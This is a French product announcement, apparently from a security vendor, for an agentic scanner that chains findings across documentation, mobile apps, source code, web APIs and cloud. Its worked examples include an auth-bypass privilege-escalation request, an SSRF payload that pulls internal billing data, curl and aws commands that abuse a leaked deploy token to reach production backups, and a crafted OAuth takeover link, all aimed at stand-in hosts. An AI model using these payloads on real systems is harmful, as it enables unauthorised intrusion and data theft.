Présentation de Multi-Asset Deep Agentic Scan : des tests connectés à l'échelle de l'application
Multi-Asset Deep Agentic Scan évalue des actifs liés (mobile, web, API, réseau, code source et documentation) au sein d'une seule investigation agentique connectée.
Imaginez un agent de sécurité autonome auquel on donne accès, au sein d'une même évaluation, à la documentation d'architecture d'une organisation, à ses schémas d'API, à son application mobile, au code source de son backend et à ses services web en production.
Voici ce qui se passe lorsque cet agent mène son investigation à travers les cinq frontières d'actifs dans un workflow unique et connecté :
- Lecture de la documentation : en ingérant la documentation d'architecture destinée aux développeurs, l'agent découvre une route privilégiée non publiée :
/api/v2/user/elevate-tier. La documentation indique que cet endpoint est strictement réservé aux sessions authentifiées des clients mobiles utilisant des signatures cryptographiques de requêtes. - Analyse du schéma d'API : l'agent inspecte le schéma OpenAPI pour déterminer les paramètres attendus :
target_user_id,requested_tier: "enterprise_verified"et les en-têtes obligatoires (X-Device-Id,X-Timestamp,X-App-Signature). - Rétro-ingénierie de l'application mobile : en décompilant le binaire de l'application mobile (
.apk), l'agent remonte les routines réseau pour identifier commentX-App-Signatureest généré : une signature HMAC-SHA256 calculée sur l'horodatage et le corps de la requête. - Revue du code source du backend : en recoupant avec le dépôt backend (
auth_middleware.py), l'agent examine comment le serveur valide les signatures entrantes. Il repère une faille dans la logique d'autorisation : passer un paramètre de requête non documenté?client_mode=legacy_syncfait retournerTrueprématurément à la fonction de vérification, ce qui contourne entièrement le contrôle de la signature cryptographique. - Validation en direct sur l'API : en combinant la route issue de la documentation, le schéma de payload issu d'OpenAPI, les en-têtes client issus du binaire mobile et la logique de contournement issue du code source, l'agent forge et envoie une vraie requête HTTP à l'API. La requête aboutit, démontrant une élévation de privilèges non autorisée et fournissant une preuve de concept vérifiée et reproductible.
POST /api/v2/user/elevate-tier?client_mode=legacy_sync HTTP/1.1
Host: api.target-app.com
X-Device-Id: mobile-client-anonymous
X-Timestamp: 1724687520
Content-Type: application/json

{
  "target_user_id": "usr_94827104",
  "requested_tier": "enterprise_verified"
}
HTTP/1.1 200 OK
Content-Type: application/json

{
  "status": "success",
  "user_id": "usr_94827104",
  "tier": "enterprise_verified",
  "auth_mode": "legacy_sync"
}
Pourquoi les outils en silo ratent les vulnérabilités modernes
Les attaquants du monde réel ne respectent ni les frontières entre outils ni les taxonomies d'actifs. Ils ne cloisonnent pas leur reconnaissance en « scan SAST », « crawl DAST » ou « rétro-ingénierie mobile ». Ils voient au contraire l'empreinte d'une entreprise comme un réseau continu et interconnecté de relations de confiance, de secrets partagés et d'interfaces non validées.
Ils recherchent activement les jointures entre systèmes, ces lignes de fracture où les hypothèses d'une équipe ou d'un composant s'effondrent au contact d'un autre.
Les outils traditionnels de test de sécurité échouent systématiquement face aux architectures modernes, car ils sont fondamentalement cantonnés à des silos d'actif unique :
┌─────────────────────────────────────────────────────────────────────────────┐
│                   THE SILOED SCANNING BLIND SPOT                           │
└─────────────────────────────────────────────────────────────────────────────┘

  [ Documentation ]  ──► Unread by scanners (Hidden routes, trust boundaries ignored)
          │
  [ Mobile Binary ]  ──► Analyzed in isolation (Client crypto verified; server blind)
          │
  [ Source Code   ]  ──► SAST flags 1,000+ theoretical flaws (No reachability)
          │
  [ Web API / App ]  ──► DAST blocked by 401/403 walls & missing client signatures
          │
  [ Network / Cloud] ──► Port scans show open ports (Zero business logic context)
1. SAST : noyé sous les faux positifs, sans contexte d'atteignabilité
Les outils de test statique de sécurité des applications (SAST) analysent les arbres syntaxiques abstraits (AST) dans les dépôts de code source. Efficaces pour repérer des motifs de code théoriques, ils souffrent d'une cécité structurelle sévère : * Aucun contexte d'atteignabilité : le SAST ne peut pas déterminer si une branche de code vulnérable est réellement exposée via une passerelle d'API, déployée derrière un ingress controller ou protégée par des pare-feu réseau. * Fatigue des alertes : les ingénieurs sécurité et les développeurs sont submergés par des centaines d'avertissements non hiérarchisés, dont plus de 85 % ne sont pas exploitables en production. * Contexte de déploiement manquant : le SAST ne peut pas vérifier si une méthode non authentifiée est appelée avec de vrais paramètres d'exécution ou contournée par un middleware en amont.
2. DAST : butée sur les murs 401/403 et les signatures cryptographiques
Les outils de test dynamique de sécurité des applications (DAST) et les scanners de vulnérabilités web en boîte noire envoient des requêtes HTTP à l'aveugle vers des URL publiques, depuis l'extérieur :
* Barrières d'authentification : les applications modernes imposent l'authentification multifacteur, des flux OAuth et des jetons de session liés à l'appareil. Les outils DAST perdent fréquemment l'état d'authentification ou échouent à parcourir des flux de connexion complexes.
* Signatures cryptographiques : lorsque les API exigent des en-têtes client personnalisés (comme des signatures de requête HMAC-SHA256, du TLS mutuel ou des nonces d'horodatage dynamiques générés dans une application mobile), les requêtes DAST sont immédiatement rejetées au périmètre avec 401 Unauthorized ou 403 Forbidden.
* Ignorance des paramètres : le DAST ne peut pas deviner des paramètres de débogage cachés (comme ?client_mode=legacy_sync) ni des schémas internes non documentés sans visibilité interne.
3. AST mobile : confiné au sandbox du client
Les outils de test de sécurité des applications mobiles décompilent les APK et les IPA pour évaluer le durcissement côté client, les implémentations de keystore et l'obfuscation : * Visibilité à sens unique : l'AST mobile confirme qu'une application Android ou iOS met en œuvre une signature cryptographique robuste, un épinglage de certificat solide et un stockage local sécurisé. * Cécité côté backend : les scanners mobiles n'ont aucune visibilité sur le fait que le serveur d'API backend applique réellement ces contrôles cryptographiques, ou que le code côté serveur contienne des contournements d'autorisation hérités.
4. Scanners réseau : dépourvus de sémantique applicative
Les scanners réseau et d'infrastructure balayent des plages d'IP à la recherche de ports TCP/UDP ouverts, de la validité des certificats TLS et de bannières de service exposées :
* Aucune logique métier : un scanner de ports identifie que le port 443 ou 8080 est ouvert, mais il ne peut pas comprendre des workflows d'API en plusieurs étapes, des payloads JSON ni la logique d'autorisation multi-tenant.
* Isolation du périmètre : les scanners réseau ne peuvent pas corréler un port interne ouvert avec une vulnérabilité d'application web externe pouvant servir de vecteur de pivot.
Lorsque les tests de sécurité sont répartis en silos isolés, les vulnérabilités critiques qui traversent la documentation, les binaires client, les dépôts backend et les environnements cloud actifs restent totalement invisibles.
Chaînes d'attaque multi-sauts réelles entre actifs
Pour montrer comment un raisonnement agentique interconnecté met au jour des vulnérabilités complexes, prenons trois chaînes d'attaque concrètes à plusieurs sauts, identifiées sur des périmètres d'applications réels.
Chaîne d'attaque 1 : documentation d'architecture + SSRF dans une application web + pivot vers des microservices internes
Dans les architectures cloud modernes, les organisations déploient fréquemment des microservices internes sans authentification, en s'appuyant entièrement sur les frontières réseau du VPC pour l'isolation.
┌──────────────────────┐      ┌──────────────────────┐      ┌───────────────────────────┐
│ 1. Architecture Docs │ ───► │ 2. Public Web App    │ ───► │ 3. Internal Microservice  │
│ Discovers internal   │      │ Finds Blind SSRF     │      │ Extracts sensitive        │
│ billing endpoint     │      │ in avatar import     │      │ customer financial data   │
└──────────────────────┘      └──────────────────────┘      └───────────────────────────┘
┌─────────────────────────────────────────────────────────────────────────────┐
│ STEP-BY-STEP REASONING & EXECUTION FLOW                                     │
├─────────────────────────────────────────────────────────────────────────────┤
│ 1. INGESTION  : Agent indexes architecture docs (architecture_overview.md)  │
│                 Identifies: http://10.0.4.12:8080/internal/billing/export    │
│ 2. RECON      : Agent crawls public web portal (app.target-company.com)      │
│                 Locates image import: POST /api/v1/profile/avatar-fetch     │
│ 3. HYPOTHESIS : Web app lacks RFC 1918 private IP filtering → SSRF pivot    │
│ 4. EXECUTION  : Agent dispatches SSRF payload targeting internal billing IP │
│ 5. VALIDATION : Server returns raw JSON billing records (Verified PoC)      │
└─────────────────────────────────────────────────────────────────────────────┘
- Ingestion de la documentation d'architecture : pendant la phase d'ingestion de la documentation, l'agent indexe les notes de conception d'architecture internes (
architecture_overview.md). La documentation détaille un microservice financier interne déployé àhttp://10.0.4.12:8080/internal/billing/export, en précisant explicitement que le service fonctionne sans authentification parce qu'il se trouve dans le sous-réseau privé interne du VPC. - Découverte de vecteurs dans l'application web : en testant l'application web publique (
https://app.target-company.com), l'agent analyse les paramètres de profil utilisateur et identifie un endpoint d'import d'image à/api/v1/profile/avatar-fetchacceptant un paramètre distantimage_url. - Synthèse du pivot entre actifs : en corrélant l'IP interne et la route issues de la documentation avec l'URL non validée acceptée par l'application web publique, l'agent formule une hypothèse de pivot : utiliser le vecteur de falsification de requête côté serveur (SSRF) de l'application web pour atteindre le service de facturation interne non authentifié.
- Exécution en direct et exfiltration de données vérifiée : l'agent envoie un payload JSON forgé via l'endpoint web public. Le serveur exécute la récupération côté backend vers le sous-réseau interne et renvoie les enregistrements bruts de facturation clients directement dans la réponse HTTP.
POST /api/v1/profile/avatar-fetch HTTP/1.1
Host: app.target-company.com
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...
Content-Type: application/json

{
  "user_id": "usr_55102",
  "image_url": "http://10.0.4.12:8080/internal/billing/export?format=json&limit=2"
}
HTTP/1.1 200 OK
Content-Type: application/json

{
  "status": "imported",
  "raw_data": {
    "transactions": [
      {
        "tx_id": "tx_99812",
        "amount": 4250.00,
        "currency": "USD",
        "customer_email": "cfo@enterprise-corp.com",
        "card_last4": "4242"
      },
      {
        "tx_id": "tx_99813",
        "amount": 18900.00,
        "currency": "USD",
        "customer_email": "treasury@fintech-global.io",
        "card_last4": "1098"
      }
    ]
  }
}
Le scan capture automatiquement ce flux de transactions, confirmant l'exploitabilité complète et générant une preuve de concept déterministe, sans aucun tri manuel.
Chaîne d'attaque 2 : fuite de secret dans le code source + API en direct + élévation de privilèges IAM dans le cloud
Les secrets orphelins dans l'historique des commits Git échappent souvent à la détection lors des revues de code de routine tout en conservant des permissions élevées dans les environnements cloud.
┌──────────────────────┐      ┌──────────────────────┐      ┌───────────────────────────┐
│ 1. Git Commit History│ ───► │ 2. Live API Gateway  │ ───► │ 3. Cloud Storage / IAM    │
│ Unearths orphaned    │      │ Exchanges token for  │      │ Lists & accesses          │
│ staging deploy token │      │ temporary STS keys   │      │ production database dumps │
└──────────────────────┘      └──────────────────────┘      └───────────────────────────┘
┌─────────────────────────────────────────────────────────────────────────────┐
│ STEP-BY-STEP REASONING & EXECUTION FLOW                                     │
├─────────────────────────────────────────────────────────────────────────────┤
│ 1. STATIC REPO: Agent scans Git history; extracts stg_deploy_9f8a87b3c1d2e4  │
│ 2. LIVE PROBE : Tests token against live API (api.target-company.com/v1/sts)│
│ 3. PERMISSIONS: Obtains STS credentials; enumerates attached IAM policies   │
│ 4. ESCALATION : Discovers wildcard s3:GetObject & s3:ListBucket privileges  │
│ 5. VALIDATION : Executes live S3 bucket listing of prod database backups    │
└─────────────────────────────────────────────────────────────────────────────┘
- Fouille de l'historique des commits du dépôt : l'agent audite le dépôt de code source, y compris les branches de staging non fusionnées et les diffs de commits. Dans un script archivé (
scripts/deploy_staging.sh) commité huit mois auparavant, l'agent déterre un jeton de déploiement actif :stg_deploy_9f8a87b3c1d2e4. - Authentification sur l'API en direct : plutôt que de se contenter de générer un avertissement statique sur un secret, l'agent teste l'identifiant candidat auprès de la passerelle d'API de production à
https://api.target-company.com/v1/internal/sts/token. La passerelle valide le jeton et émet des identifiants de sécurité cloud temporaires (AWS_ACCESS_KEY_ID,AWS_SECRET_ACCESS_KEY,AWS_SESSION_TOKEN). - Évaluation des frontières IAM du cloud : l'agent inspecte les politiques IAM rattachées au rôle de session assumé (
Role/StagingDeployer) et découvre que, si les permissions de calcul sont restreintes, les permissions de stockage contiennent un joker trop permissif :s3:ListBucketets3:GetObjectsurarn:aws:s3:::*. - Vérification en direct de données cloud sensibles : l'agent exécute des requêtes signées contre l'endpoint de stockage cloud, démontrant un accès direct et non autorisé aux sauvegardes de la base de données de production.
# Automated Proof of Concept generated by Multi-Asset Deep Agentic Scan:

# Step 1: Authenticate against live API with discovered repository secret
curl -s -X POST "https://api.target-company.com/v1/internal/sts/token" \
  -H "X-Deploy-Token: stg_deploy_9f8a87b3c1d2e4" \
  -H "Content-Type: application/json"

# Returned Session Credentials:
# {
#   "AccessKeyId": "ASIAIOSFODNN7EXAMPLE",
#   "SecretAccessKey": "wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY",
#   "SessionToken": "AQoDYXdzEJr1...",
#   "Expiration": "2026-09-02T14:00:00Z"
# }

# Step 2: Validate live cloud storage access
aws s3 ls s3://prod-customer-backups-2026/ --region us-east-1

# Output:
# 2026-09-01 04:00:15  14.5GB  prod_db_dump_20260901.sql.gz
# 2026-09-02 04:00:12  14.8GB  prod_db_dump_20260902.sql.gz
Chaîne d'attaque 3 : deep links mobiles + mauvaise configuration OAuth côté web + prise de contrôle de compte
Les configurations côté client des applications mobiles croisent souvent de façon dangereuse les fournisseurs d'identité côté serveur lors des flux d'authentification par authentification unique (SSO).
┌──────────────────────┐      ┌──────────────────────┐      ┌───────────────────────────┐
│ 1. Mobile Decompile  │ ───► │ 2. Web OAuth Server  │ ───► │ 3. Account Takeover       │
│ Uncovers exported    │      │ Identifies wildcard  │      │ Intercepts auth codes via │
│ custom deep link URI │      │ redirect_uri scheme  │      │ malicious redirect chain  │
└──────────────────────┘      └──────────────────────┘      └───────────────────────────┘
┌─────────────────────────────────────────────────────────────────────────────┐
│ STEP-BY-STEP REASONING & EXECUTION FLOW                                     │
├─────────────────────────────────────────────────────────────────────────────┤
│ 1. DECOMPILE  : Agent decompiles Android manifest & locates exported handler│
│                 Activity: OAuthRedirectActivity (scheme: myapp://auth/cb)   │
│ 2. CODE AUDIT : Activity accepts code & exchanges tokens without PKCE/state │
│ 3. OAUTH PROBE: Web OAuth server allows custom URI schemes for public client│
│ 4. SYNTHESIS  : Agent constructs crafted authorization URL with deep link   │
│ 5. VALIDATION : Intercepts authorization code, proving account takeover PoC │
└─────────────────────────────────────────────────────────────────────────────┘
- Rétro-ingénierie des deep links mobiles : en décompilant le paquet d'application Android (
.apk), l'agent analyseAndroidManifest.xmlet découvre une Activity exportée configurée pour gérer des callbacks de deep link personnalisés :
<activity android:name=".ui.auth.OAuthRedirectActivity" android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
        <data android:scheme="myapp" android:host="auth" android:path="/callback" />
    </intent-filter>
</activity>
- Audit de l'échange de jeton côté client : dans
OAuthRedirectActivity.kt, l'agent découvre que lorsque l'application reçoit un intent contenant un code d'autorisation (myapp://auth/callback?code=...), elle échange immédiatement le code d'autorisation contre un jeton de session sans valider le paramètrestateni imposer PKCE (Proof Key for Code Exchange). - Sondage des endpoints OAuth web : en testant le serveur d'autorisation OAuth 2.0 web (
https://auth.target-company.com/oauth/v2/authorize), l'agent découvre que le serveur autorise des schémas d'URI personnalisés pour des identifiants de client publics et effectue une validation par regex laxiste du paramètreredirect_uri. - Synthèse de la PoC de prise de contrôle de compte : l'agent construit un lien d'autorisation d'exploitation :
https://auth.target-company.com/oauth/v2/authorize?client_id=web_client_public&response_type=code&redirect_uri=myapp://auth/callback&scope=openid%20profile%20email
Lorsqu'une victime authentifiée visite ce lien, le serveur OAuth émet un code d'autorisation et redirige directement vers le schéma d'URI mobile personnalisé. Toute application malveillante enregistrée sur l'appareil ou tout gestionnaire de redirection web factice intercepte le code d'autorisation, ce qui aboutit à une prise de contrôle de compte complète, sans aucune interaction.
Le changement de paradigme : un red teaming autonome sur un graphe cognitif unifié
Les approches traditionnelles tentent de combler les silos d'outils en exécutant des scanners distincts en parallèle et en agrégeant leurs résultats dans un tableau de bord central de gestion des vulnérabilités.
Cette agrégation échoue parce que l'agrégation n'est pas la corrélation, et la corrélation n'est pas le raisonnement.
Un tableau de bord affichant un secret statique issu de Git à côté d'un port ouvert détecté par un scan réseau ne peut pas reconnaître que ce secret déverrouille l'API de ce port. Multi-Asset Deep Agentic Scan représente un changement de paradigme fondamental : une red team autonome opérant sur un graphe cognitif unifié.
┌─────────────────────────────────────────────────────────────────────────────┐
│                   UNIFIED COGNITIVE ATTACK GRAPH                            │
└─────────────────────────────────────────────────────────────────────────────┘
                                       │
            ┌──────────────────────────┼──────────────────────────┐
            ▼                          ▼                          ▼
    [Documentation]             [Mobile Binary]            [Source Code]
    - Routes & Endpoints        - Cryptographic signing    - Logic bypass flaws
    - Internal network IP       - Exported deep links      - Leaked secrets
            │                          │                          │
            └──────────────────────────┼──────────────────────────┘
                                       ▼
                       [Dynamic Hypothesis Engine]
                     "Can Secret A unlock API Route B?"
                     "Can SSRF C reach Internal Service D?"
                                       │
            ┌──────────────────────────┴──────────────────────────┐
            ▼                                                     ▼
     [Live Web Application]                               [Cloud Infrastructure]
     - Runtime parameter testing                          - IAM privilege evaluation
     - Live exploit verification                          - Data access proof
                                       │
                                       ▼
                     [Verified Proof of Concept (PoC)]
                     Zero Hallucinations · 100% Signal
Le cycle de raisonnement autonome entre actifs
Au lieu d'exécuter des scripts linéaires, Multi-Asset Deep Agentic Scan exécute une boucle cognitive itérative sur tous les actifs fournis :
- Ingestion des entités et des relations : chaque route découverte dans la documentation, chaque algorithme cryptographique décompilé depuis une application mobile, chaque branche de code analysée depuis Git et chaque paramètre observé dans le trafic web est cartographié comme un nœud interconnecté au sein d'un graphe sémantique partagé.
- Formulation dynamique d'hypothèses : lorsqu'une nouvelle preuve est mise au jour dans un actif, le moteur cognitif formule des hypothèses de sécurité actives sur les autres actifs du périmètre (par ex. « Le paramètre de contournement trouvé dans
auth_middleware.pyfonctionne-t-il sur l'endpoint en direct/api/v2/user/elevate-tierdécouvert dans la documentation OpenAPI ? »). - Synthèse ciblée de payloads : l'agent synthétise des payloads d'exploitation sensibles au contexte, qui combinent les paramètres issus des schémas, la logique de signature issue des binaires et les secrets issus du code.
- Exécution en direct et vérification de l'état : l'agent envoie les payloads contre des environnements d'exécution réels, observe les réponses et adapte sa stratégie en fonction du retour du serveur.
- Livraison d'une preuve de concept déterministe : les vulnérabilités ne sont signalées qu'après une vérification réussie en direct, ce qui garantit que chaque alerte du rapport final est étayée par une preuve de concept reproductible et validée.
Des tests approfondis pour chaque actif, une investigation connectée entre eux
Multi-Asset Deep Agentic Scan ne sacrifie pas la profondeur propre à chaque actif au profit d'une large couverture entre actifs. Chaque actif inclus dans une évaluation est analysé avec des scanners spécialisés et des agents spécifiques à son domaine :
- Applications mobiles : analyse statique et dynamique complète, décompilation de binaires, manipulation d'intents, audit cryptographique et inspection du stockage côté client.
- Applications web et API : crawl approfondi avec état, test des flux d'authentification, évaluation de la logique métier, tests d'injection et validation des schémas OpenAPI.
- Dépôts de code source : analyse du flux de contrôle au niveau de l'AST, suivi des données contaminées, audit de la logique d'autorisation et inspection des secrets dans l'historique des commits.
- Services réseau et cloud : énumération des services, vérification des politiques de périmètre et test des frontières IAM du cloud.
- Documentation et spécifications : ingestion des spécifications OpenAPI/Swagger, des collections Postman, des schémas d'architecture et de la documentation d'ingénierie interne.
┌─────────────────────────┬───────────────────────────────────┬───────────────────────────────────┐
│ Assessment Capability   │ Traditional Siloed Scanners       │ Multi-Asset Deep Agentic Scan     │
├─────────────────────────┼───────────────────────────────────┼───────────────────────────────────┤
│ Attack Surface Scope    │ Single asset per scan             │ Unified multi-asset application   │
│ Cross-Boundary Pivots   │ Impossible (Strictly isolated)    │ Native multi-hop reasoning        │
│ Authentication Handling │ Blocked by custom headers/crypto  │ Reverses client auth & signatures │
│ Finding Validation      │ Theoretical alerts & warnings     │ Executable, verified PoCs         │
│ False Positive Rate     │ High (Requires manual triage)     │ Reduced (Execution-verified)      │
│ Context Sharing         │ Zero context between tools        │ Real-time unified cognitive graph │
└─────────────────────────┴───────────────────────────────────┴───────────────────────────────────┘
Un seul profil pour des actifs applicatifs liés

Un Multi-Asset Deep Agentic Scan peut inclure :
- Un actif mobile, sélectionné depuis un store d'applications (Google Play ou Apple App Store) ou importé directement sous forme de fichier APK, AAB ou IPA.
- Des applications web et des API web, configurées avec des identifiants d'authentification ou des définitions OpenAPI/Swagger.
- Des plages réseau et des périmètres cloud, ciblant les plages d'IP publiques, les domaines et les endpoints cloud.
- Des dépôts de code et des archives de code source, prenant en charge les dépôts Git, les archives zip et les dépôts privés.
- Des fichiers de documentation complémentaires, notamment des spécifications OpenAPI/Swagger, des collections Postman, des PDF d'architecture et des documents de conception en Markdown.
Plusieurs actifs non mobiles peuvent être ajoutés à une évaluation sans restriction. Tous les actifs fournis partagent la configuration du scan, échangent des renseignements en temps réel et alimentent un seul rapport de sécurité consolidé.
Les utilisateurs peuvent choisir entre les Cybermodels d'Ostorlab ou fournir leurs propres clés d'API via Bring Your Own Key (BYOK). Les évaluations peuvent être configurées selon trois niveaux d'effort distincts :
- Core : validation rapide et automatisée entre actifs, pour les pipelines CI/CD et les cycles de livraison continus.
- Advanced : exploration agentique approfondie à plusieurs sauts, conçue pour les audits de conformité et de sécurité planifiés.
- Elite : red teaming autonome exhaustif, avec exploration approfondie d'hypothèses et synthèse complète des chemins d'attaque.
Un périmètre connecté pour les applications modernes
Les applications modernes sont des écosystèmes distribués et interconnectés. Les sécuriser exige des tests de sécurité qui reflètent la façon dont les logiciels sont réellement construits, et la façon dont les attaquants s'introduisent réellement.
Multi-Asset Deep Agentic Scan offre aux équipes sécurité une capacité de test autonome, transversale aux frontières, qui examine chaque actif en profondeur, suit les pistes d'un système à l'autre et prouve le risque métier réel grâce à des preuves de concept validées.
Lancer un Multi-Asset Deep Agentic Scan pour évaluer dès aujourd'hui votre écosystème applicatif connecté.